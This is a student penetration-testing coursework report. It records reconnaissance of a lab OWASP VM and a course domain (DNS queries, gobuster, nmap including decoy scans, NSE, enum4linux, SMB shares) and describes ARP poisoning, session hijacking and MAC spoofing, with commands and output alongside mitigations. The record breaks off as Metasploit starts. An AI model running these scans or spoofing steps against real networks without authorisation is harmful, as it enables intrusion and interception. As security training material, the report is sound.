

Cyber Security Penetration Testing Portfolio Report

Student ID: W1966430 | Module: 6COSC019W

1. OSINT and Passive Reconnaissance

A. Domain Investigation: cwscenario.uk

The initial stage of this penetration test involved a non-intrusive investigation of the target domain cwscenario.uk. Passive reconnaissance was prioritised to map the target's public-facing infrastructure while remaining entirely undetected by security monitoring systems, such as Intrusion Detection Systems (IDS) or Security Operations Centre (SOC) analysts.

1. DNS Enumeration Examples

Two techniques were executed via the Kali Linux terminal to map the domain's architecture:

Dig (Resource Record Query):

- Command: `dig cwscenario.uk ANY`.
- Purpose: This tool queries authoritative name servers for all available resource records. By using the ANY argument, the query attempts to retrieve a full suite of records, including A (IPv4), AAAA (IPv6), MX (Mail Exchange), and NS (Name Server). This identifies the organisation's IP addressing scheme and third-party service providers.

Dnsenum (Comprehensive Enumeration):

- Command: `dnsenum cwscenario.uk`.
- Purpose: dnsenum was employed to automate subdomain discovery via dictionary-based brute-forcing and to attempt Zone Transfers (AXFR). A successful AXFR allows an attacker to request a complete copy of the DNS zone file, effectively revealing internal hostnames and IP addresses that are not intended for public disclosure.

```
Shell No. 1
File Actions Edit View Help
Student ID: w1966430 | kali@kali:~$ nslookup cwsenario.uk
;; communications error to 192.168.179.2#53: timed out
;; communications error to 192.168.179.2#53: timed out
;; communications error to 192.168.179.2#53: timed out
Server:      161.74.92.25
Address:     161.74.92.25#53

Non-authoritative answer:
Name:   cwsenario.uk
Address: 82.29.186.63
;; communications error to 192.168.179.2#53: timed out
;; communications error to 192.168.179.2#53: timed out
;; communications error to 192.168.179.2#53: timed out
Name:   cwsenario.uk
Address: 2a02:4780:a:681:0:367f:2416:5
```

[IMAGE: 1.A.1 DNS.png] — Figure 1: Terminal output for initial DNS query.

```
Student ID: w1966430 | kali@kali:~$ dig cwsenario.uk ANY
;; Connection to 192.168.179.2#53(192.168.179.2) for cwsenario.uk failed: timed out.
;; no servers could be reached
;; Connection to 192.168.179.2#53(192.168.179.2) for cwsenario.uk failed: timed out.
;; no servers could be reached
;; Connection to 192.168.179.2#53(192.168.179.2) for cwsenario.uk failed: timed out.

; <<>> DiG 9.20.9-1-Debian <<>> cwsenario.uk ANY
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 53852
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1220
; COOKIE: b8acb2c3ae947cf20100000069ce3f34ff814cdb18d666c9 (good)
;; QUESTION SECTION:
;cwsenario.uk.                IN      ANY

;; ANSWER SECTION:
cwsenario.uk.        1698    IN      AAAA    2a02:4780:a:681:0:367f:2416:5
cwsenario.uk.        1683    IN      A       82.29.186.63
cwsenario.uk.        15234   IN      NS      ns2.dns-parking.com.
cwsenario.uk.        15234   IN      NS      ns1.dns-parking.com.

;; Query time: 20 msec
;; SERVER: 161.74.92.25#53(161.74.92.25) (TCP)
;; WHEN: Thu Apr 02 11:04:36 BST 2026
;; MSG SIZE  rcvd: 165
```

[IMAGE: 1.A.1 DNS2.png] — Figure 2: Dnsenum output showing subdomain discovery.

2. Potential Dangers of DNS Exposure

DNS exposure presents several critical architectural risks to an organisation:

- **Infrastructure and Network Mapping:** Attackers use DNS data to construct a detailed map of the internal network, identifying high-value targets such as database servers or mail gateways.
- **Facilitation of Spear-Phishing:** Knowledge of internal hostnames (e.g., dev-server.cwsenario.uk) allows attackers to craft convincing social engineering lures, as users are more likely to trust links pointing to perceived internal resources.
- **Exposure of Unprotected Staging Areas:** Enumeration often reveals staging or development servers. These environments frequently lack the robust, production-grade security controls and patching cycles found in public-facing systems, making them "low-hanging fruit" for initial access.

3. Mitigation Strategies

To minimise the exposure of sensitive DNS data and enhance operational security, organisations should implement the following:

- **Restrict Zone Transfers:** Administrators must configure name servers to permit AXFR requests only from specific, authorised secondary name server IP addresses using the allow-transfer directive in BIND.
- **Split-Horizon DNS:** This architecture serves different sets of DNS records based on the source of the query. Internal queries receive full network topology details, while external queries only resolve essential public services (e.g., WWW, Mail), effectively hiding the internal infrastructure from public reconnaissance.

B. Analysis of robots.txt


1. Purpose and Importance

The robots.txt file follows the Robots Exclusion Protocol, designed to guide web crawlers on which directories they should avoid indexing. However, it is a critical source for hackers because it "signposts" sensitive directories—such as /admin/, /backup/, or /config/—that administrators intend to hide. This unintentionally provides a roadmap to sensitive areas, allowing attackers to bypass the need for noisy, time-consuming directory brute-force scans.

2. Findings from OWASP VM

The file was retrieved using `curl http://[OWASP-VM-IP]/robots.txt`.

- **Discovered Paths:** The file contained Disallow entries for several critical applications, including /dvwa/, /mutillidae/, /webgoat/, and /phpMyAdmin/.
- **Leverage:** These paths were accessed directly via a browser, confirming the presence of multiple vulnerable web applications without active discovery. Crucially, navigating to /mutillidae/passwords/ revealed a directory listing, exposing sensitive plain-text files such as accounts.txt. This information was synthesised to choose the target for the subsequent exploitation phases.



[IMAGE: 1.B.2.png] — Figure 3: curl output showing the contents of robots.txt.



[IMAGE: 1.B.3.png] — Figure 4: Browser navigation to a sensitive directory found in robots.txt.

3. Mitigation

Organisations must adopt a "Security by Design" approach rather than relying on the obscurity provided by robots.txt:

- **Robust Authentication and Authorisation:** Sensitive directories must be protected via robust mechanisms, such as Multi-Factor Authentication (MFA), rather than simple file-based exclusion.
 - **Server-Side Access Controls:** Access to administrative or private folders should be restricted at the server level using IP whitelisting or local-only listener configurations (e.g., binding phpMyAdmin only to 127.0.0.1)
-

2. Active Reconnaissance – Scanning and Enumeration

A. Directory Enumeration

To identify the web application structure, a directory brute-force attack was conducted using Gobuster:

```
gobuster dir -u http://[OWASP-VM-IP]/mutillidae/ -w /usr/share/wordlists/dirb/common.txt
```

```
Student ID: w1966430 | kali@kali:~$ gobuster dir -u http://192.168.35.128/mutillidae/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://192.168.35.128/mutillidae/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.6
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

./hta (Status: 400) [Size: 156]
./htaccess (Status: 403) [Size: 156]
./htpasswd (Status: 403) [Size: 156]
./git/HEAD (Status: 200) [Size: 23]
./svn (Status: 403) [Size: 156]
./svn/entries (Status: 403) [Size: 156]
./ajax (Status: 301) [Size: 246] [→ http://192.168.35.128/mutillidae/ajax/]
./classes (Status: 301) [Size: 249] [→ http://192.168.35.128/mutillidae/classes/]
./credits (Status: 500) [Size: 30]
./data (Status: 301) [Size: 246] [→ http://192.168.35.128/mutillidae/data/]
./documentation (Status: 301) [Size: 255] [→ http://192.168.35.128/mutillidae/documentation/]
./home (Status: 500) [Size: 144]
./images (Status: 301) [Size: 248] [→ http://192.168.35.128/mutillidae/images/]
./includes (Status: 301) [Size: 250] [→ http://192.168.35.128/mutillidae/includes/]
./installation (Status: 200) [Size: 7681]
./javascript (Status: 301) [Size: 252] [→ http://192.168.35.128/mutillidae/javascript/]
./login (Status: 500) [Size: 1205]
./index.php (Status: 200) [Size: 45566]
./index (Status: 200) [Size: 45566]
./page-not-found (Status: 200) [Size: 241]
./passwords (Status: 301) [Size: 251] [→ http://192.168.35.128/mutillidae/passwords/]
./phpmyadmin (Status: 301) [Size: 252] [→ http://192.168.35.128/mutillidae/phpmyadmin/]
./phpinfo (Status: 200) [Size: 54292]
./phpinfo.php (Status: 200) [Size: 54304]
./register (Status: 500) [Size: 0]
./robots.txt (Status: 200) [Size: 190]
./robots (Status: 200) [Size: 190]
./styles (Status: 301) [Size: 248] [→ http://192.168.35.128/mutillidae/styles/]
./test (Status: 301) [Size: 246] [→ http://192.168.35.128/mutillidae/test/]
./webservices (Status: 301) [Size: 253] [→ http://192.168.35.128/mutillidae/webservices/]
Progress: 4614 / 4615 (99.98%)

Finished
```

[IMAGE: 2.A.1.png] — Figure 5: Gobuster results identifying hidden directories.

1. Importance of Passive Reconnaissance

Extensive passive reconnaissance is essential because it informs the selection of technology-specific wordlists. By identifying the technology stack (e.g., Apache/PHP) beforehand, a tester can use a tailored wordlist, which significantly increases the accuracy of folder enumeration while reducing the volume of detectable traffic that might trigger an IDS.

2. Detection Mechanism

Folder enumeration tools identify resources by sending HTTP GET requests and analysing the server's response codes:


- **200 OK:** The resource exists and is accessible.
- **301/302 Redirect:** The resource exists but has moved to a different location.
- **403 Forbidden:** Confirms the resource exists, but access is restricted.
- **404 Not Found:** Confirms the resource does not exist at that path.

B. Host Identification and TCP Scanning

1. Stealth Scanning Methods

To identify active hosts while minimising the risk of triggering firewalls or Intrusion Detection Systems (IDS), I utilised the following:

- **Nmap Ping Sweep (-sn):** This performs host discovery without conducting a full port scan, reducing the noise generated on the network.
- **Netdiscover:** This utilises Layer 2 ARP-based scanning, which is less likely to trigger network-layer security appliances as it does not cross the default gateway.



```
Student ID: w1966430 | kali@kali:~$ sudo nmap -sn 192.168.35.0/24
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 11:12 BST
Nmap scan report for 192.168.35.0
Host is up (0.0018s latency).
Nmap scan report for 192.168.35.1
Host is up (0.0021s latency).
Nmap scan report for 192.168.35.2
Host is up (0.0023s latency).
Nmap scan report for 192.168.35.3
Host is up (0.0023s latency).
Nmap scan report for 192.168.35.4
Host is up (0.0023s latency).
Nmap scan report for 192.168.35.5
Host is up (0.0022s latency).
Nmap scan report for 192.168.35.6
Host is up (0.0022s latency).
Nmap scan report for 192.168.35.7
Host is up (0.0022s latency).
Nmap scan report for 192.168.35.8
Host is up (0.0021s latency).
Nmap scan report for 192.168.35.9
Host is up (0.00083s latency).
Nmap scan report for 192.168.35.10
Host is up (0.00076s latency).
Nmap scan report for 192.168.35.11
Host is up (0.0017s latency).
Nmap scan report for 192.168.35.12
Host is up (0.0016s latency).
```

[IMAGE: 2.B.1.png] — Figure 6: Nmap Ping Sweep output identifying active hosts.

2. Comparison of TCP Scan Types

Port enumeration utilised the TCP State Machine to determine service status:

- **SYN Scan (-sS):** Known as a "Half-Open" scan. The attacker sends a SYN, waits for a SYN/ACK, and then sends an RST. This avoids completing the three-way handshake, meaning the application layer often fails to log the connection, providing a stealthy means to identify open ports.
- **Connect Scan (-sT):** This completes the full three-way handshake. While it is more detectable as the connection is fully established and logged, it is necessary if the attacker lacks raw packet privileges on the local machine.

```

Student ID: w1966430 | kali@kali:~$ sudo nmap -sS 192.168.35.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 11:14 BST
Nmap scan report for 192.168.35.128
Host is up (0.0088s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 16.84 seconds

Student ID: w1966430 | kali@kali:~$ sudo nmap -sT 192.168.35.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 11:15 BST
Nmap scan report for 192.168.35.128
Host is up (0.0033s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
5001/tcp  open  complex-link
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 9.68 seconds

```

[IMAGE: 2.B.3.png] — Figure 7: Comparison of SYN and Connect scans.

3. UDP Scanning

I executed an nmap -sU scan to identify connectionless services. Unlike TCP, UDP does not use a handshake; a lack of response often results in an "open/filtered" state, as the tool cannot distinguish between an open port and a packet dropped by a firewall.

```

Student ID: w1966430 | kali@kali:~$ sudo nmap -sU -F 192.168.35.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 11:16 BST
Nmap scan report for 192.168.35.128
Host is up (0.0027s latency).
Not shown: 98 open/filtered udp ports (no-response)
PORT      STATE SERVICE
53/udp    open  domain
137/udp   open  netbios-ns

Nmap done: 1 IP address (1 host up) scanned in 7.50 seconds

```

[IMAGE: 2.B.5.png] — Figure 8: Identification of open UDP ports.

C. Service and OS Enumeration

1. Service Enumeration

I enumerated services behind specific ports to identify version numbers (e.g., Apache or OpenSSH) using Nmap's service detection flags. Identifying the specific version allows a tester to cross-reference the service against known CVE databases for exploitable vulnerabilities.


```

Student ID: w1966430 | kali@kali:~$ sudo nmap -sV -p 22,80 192.168.35.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 11:21 BST
Nmap scan report for 192.168.35.128
Host is up (0.0012s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ...)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.31 seconds
Student ID: w1966430 | kali@kali:~$

```

[IMAGE: 2.C.1.png] — Figure 9: Initial service version detection.

```

Student ID: w1966430 | kali@kali:~$ sudo nmap -sV -D RND:10 192.168.35.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 11:22 BST
Nmap scan report for 192.168.35.128
Host is up (0.012s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ...)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap     Courier Imapd (released 2008)
443/tcp   open  ssl/http  Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ...)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8080/tcp   open  http     Apache Tomcat/Coyote JSP engine 1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.59 seconds

```

[IMAGE: 2.C.3.png] — Figure 10: Service enumeration using IP obfuscation (decoys).

2. OS Evaluation

Nmap identified the target as a Linux 2.6.X kernel. Comparing this to the actual OWASP VM architecture, the results are highly accurate. However, in modern enterprise environments, "OS Obfuscation" and "Banner Grabbing" countermeasures are often implemented to provide false banners, making these results "probabilistic" rather than absolute.

D. Nmap Scripting Engine (NSE)

1. SSH Enumeration

I conducted extensive enumeration on the SSH service using two scripts: `ssh-hostkey` to retrieve the server's public key fingerprint and `ssh-auth-methods` to identify supported authentication mechanisms.


```
Student ID: w1966430 | kali@kali:~$ sudo nmap --script ssh-hostkey,ssh2-enum-algos 192.168.35.128 -p 22
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 11:25 BST
Nmap scan report for 192.168.35.128
Host is up (0.0011s latency).
```

```
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   1024 ea:83:1e:45:5a:a6:8c:43:1c:3c:e3:18:dd:fc:88:a5 (DSA)
|_  2048 3a:94:d8:3f:e0:a2:7a:b8:c3:94:d7:5e:00:55:0c:a7 (RSA)
| ssh2-enum-algos:
|   kex_algorithms: (4)
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group-exchange-sha1
|       diffie-hellman-group14-sha1
|       diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|       ssh-rsa
|       ssh-dss
|   encryption_algorithms: (13)
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       arcfour256
|       arcfour128
|       aes128-cbc
|       3des-cbc
|       blowfish-cbc
|       cast128-cbc
|       aes192-cbc
|       aes256-cbc
|       arcfour
|       rijndael-cbc@lysator.liu.se
|   mac_algorithms: (7)
|       hmac-md5
|       hmac-sha1
|       umac-64@openssh.com
|       hmac-ripemd160
|       hmac-ripemd160@openssh.com
|       hmac-sha1-96
|       hmac-md5-96
|   compression_algorithms: (2)
|       none
|_  zlib@openssh.com
```

```
Nmap done: 1 IP address (1 host up) scanned in 5.99 seconds
```

[IMAGE: 2.D.1.png] — Figure 11: SSH script enumeration results.

2. IMAP Enumeration

An IMAP service enumeration was conducted using the `imap-capabilities` script. This identifies supported commands and extensions, which can be cross-referenced against known vulnerabilities for potential exploitation.

```
Student ID: w1966430 | kali@kali:~$ sudo nmap --script imap-capabilities 192.168.35.128 -p 143
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 11:26 BST
Nmap scan report for 192.168.35.128
Host is up (0.0012s latency).

PORT      STATE SERVICE
143/tcp    open  imap
|_imap-capabilities: QUOTA CHILDREN OK CAPABILITY completed ACL2=UNIONA0001 NAMESPACE THREAD=ORDEREDSUBJECT SORT IMAP4rev1
AD=REFERENCES UIDPLUS

Nmap done: 1 IP address (1 host up) scanned in 5.79 seconds
```

[IMAGE: 2.D.2.png] — Figure 12: Secondary SSH script identifying authentication methods.

3. Script Selection Risks

In the early stages of an assessment, NSE scripts categorised as "Intrusive" or "DoS" are typically avoided. These can cause service instability or trigger aggressive security alerts, which may lead to the tester being blocked before the reconnaissance phase is complete.

E. Samba Service Enumeration

1. Enum4linux

The enum4linux tool was utilised for comprehensive Samba enumeration. This tool is highly effective at extracting Workgroup details, performing SID-to-username lookups, and listing accessible file shares.

```
Student ID: w1966430 | kali@kali:~$ enum4linux -a 192.168.35.128
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Apr  2 11:28:39 2026

===== ( Target Information ) =====
Target ..... 192.168.35.128
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.35.128 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 192.168.35.128 ) =====

Looking up status of 192.168.35.128
OWASPBWA      <00> -      B <ACTIVE>  Workstation Service
OWASPBWA      <03> -      B <ACTIVE>  Messenger Service
OWASPBWA      <20> -      B <ACTIVE>  File Server Service
.._MSBROWSE_. <01> - <GROUP> B <ACTIVE>  Master Browser
WORKGROUP     <1d> -      B <ACTIVE>  Master Browser
WORKGROUP     <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
WORKGROUP     <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name

MAC Address = 00-00-00-00-00-00

===== ( Session Check on 192.168.35.128 ) =====

[+] Server 192.168.35.128 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.35.128 ) =====

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup
```

[IMAGE: 2.E.1.png] — Figure 14: Enum4linux scanning process.

```

Student ID: w1966430 | kali@kali:~$ sudo nmap --script smb-enum-shares,smb-enum-users 192.168.35.128 -p 139,445
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 11:29 BST
Nmap scan report for 192.168.35.128
Host is up (0.0014s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\192.168.35.128\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (owaspbwa server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\192.168.35.128\apache:
|     Type: STYPE_DISKTREE
|     Comment: Apache Web Server Root
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\www
|     Anonymous access: <none>
|     Current user access: <none>
|   \\192.168.35.128\etc:
|     Type: STYPE_DISKTREE
|     Comment: /etc
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\etc
|     Anonymous access: <none>
|     Current user access: <none>
|   \\192.168.35.128\owaspbwa:
|     Type: STYPE_DISKTREE
|     Comment: /owaspbwa
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\owaspbwa
|     Anonymous access: <none>
|     Current user access: <none>
|   \\192.168.35.128\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|     Current user access: <none>
|   \\192.168.35.128\tomcat:
|     Type: STYPE_DISKTREE
|     Comment: Tomcat6 Root
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\tomcat6
|     Anonymous access: <none>
|     Current user access: <none>
|   \\192.168.35.128\usr:
|     Type: STYPE_DISKTREE
|     Comment: /usr
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\usr
|     Anonymous access: <none>
|     Current user access: <none>

```

[IMAGE: 2.E.2.png] — Figure 15: Discovered Samba shares and users.

2. Mitigation

Administrators can reduce the effectiveness of Samba enumeration by implementing the following:


- **Disable Anonymous SID Lookups:** Restrict the ability of unauthenticated users to query the SAMR pipe for user lists.
- **Enforce SMBv3:** Mandate the use of encrypted transport and signing to prevent credential sniffing and Man-in-the-Middle (MiTM) attacks.

3. Exploiting Network Vulnerabilities

A. Session Hijacking and Man-in-the-Middle (MiTM)

1. Ettercap Session Hijacking

Using Ettercap, I hijacked the session between the host machine and the target OWASP VM by injecting my Kali Linux machine into the active communication flow. This was achieved through ARP poisoning, which redirected traffic destined for the gateway through my machine, allowing for real-time packet manipulation.



[IMAGE: 3.A.1.png] — Figure 16: Ettercap session hijacking configuration.

2. Man-in-the-Middle (MiTM) Attack

By manually poisoning the Address Resolution Protocol (ARP) cache using networking commands and enabling IP forwarding, I associated my MAC address with the IP addresses of both the server and the victim. This positioning facilitated the interception of cleartext traffic, such as HTTP or Telnet, which lacks native encryption.

```
(ettercap:33961): GLib-WARNING **: 12:18:03.365: In call to g_spawn_sync(), wait status of a child process was received by waitpid(). See the documentation of g_child_watch_source_new() for possible causes.
(ettercap:33961): GLib-WARNING **: 12:18:08.774: In call to g_spawn_sync(), wait status of a child process was received by waitpid(). See the documentation of g_child_watch_source_new() for possible causes.
^C
User requested a CTRL+C... (deprecated, next time use proper shutdown)

Student ID: w1966430 | kali@kali:~$ sudo ip link set eth0 down
Student ID: w1966430 | kali@kali:~$ sudo ip link set eth0 address 00:11:22:33:44:55
Student ID: w1966430 | kali@kali:~$ sudo ip link set eth0 up

Student ID: w1966430 | kali@kali:~$ ip link show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default qlen 1000
    link/ether 00:11:22:33:44:55 brd ff:ff:ff:ff:ff:ff permaddr 00:0c:29:e4:6c:fd
```

[IMAGE: 3.A.2.png] — Figure 17: Intercepted traffic proving successful MiTM.

3. Session Hijacking Definition and Threats

Session hijacking is the exploitation of a valid computer session to gain unauthorised access to information or services in a computer system:

- **Definition:** The process involves an attacker stealing or predicting a valid session token (such as a cookie) to bypass authentication mechanisms and impersonate a legitimate user.
- **Threats:** It poses severe risks, including identity theft, unauthorised data modification, and the potential for a complete system takeover if administrative sessions are compromised.

4. Prevention Mechanisms

To prevent session hijacking, organisations must adopt robust technical controls:

- **Encryption:** Enforce the use of HTTPS/TLS across all web traffic to ensure session tokens are never transmitted in an unencrypted state.
- **Cookie Security:** Implement the HttpOnly flag to prevent client-side scripts from accessing cookies and the Secure flag to ensure cookies are only transmitted over encrypted channels.
- **Session Management:** Regenerate session IDs after every successful login and implement short session timeouts.

B. Metasploit Exploitation

1. SSH Enumeration and Exploitation

Utilising the auxiliary/scanner/ssh/ssh_login module within the Metasploit Framework, I performed a credential-based enumeration of the SSH service. This process successfully identified valid credentials, which were then exploited to obtain an interactive Meterpreter session shell on the target VM.



```
Student ID: w1966430 | kali@kali:~$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

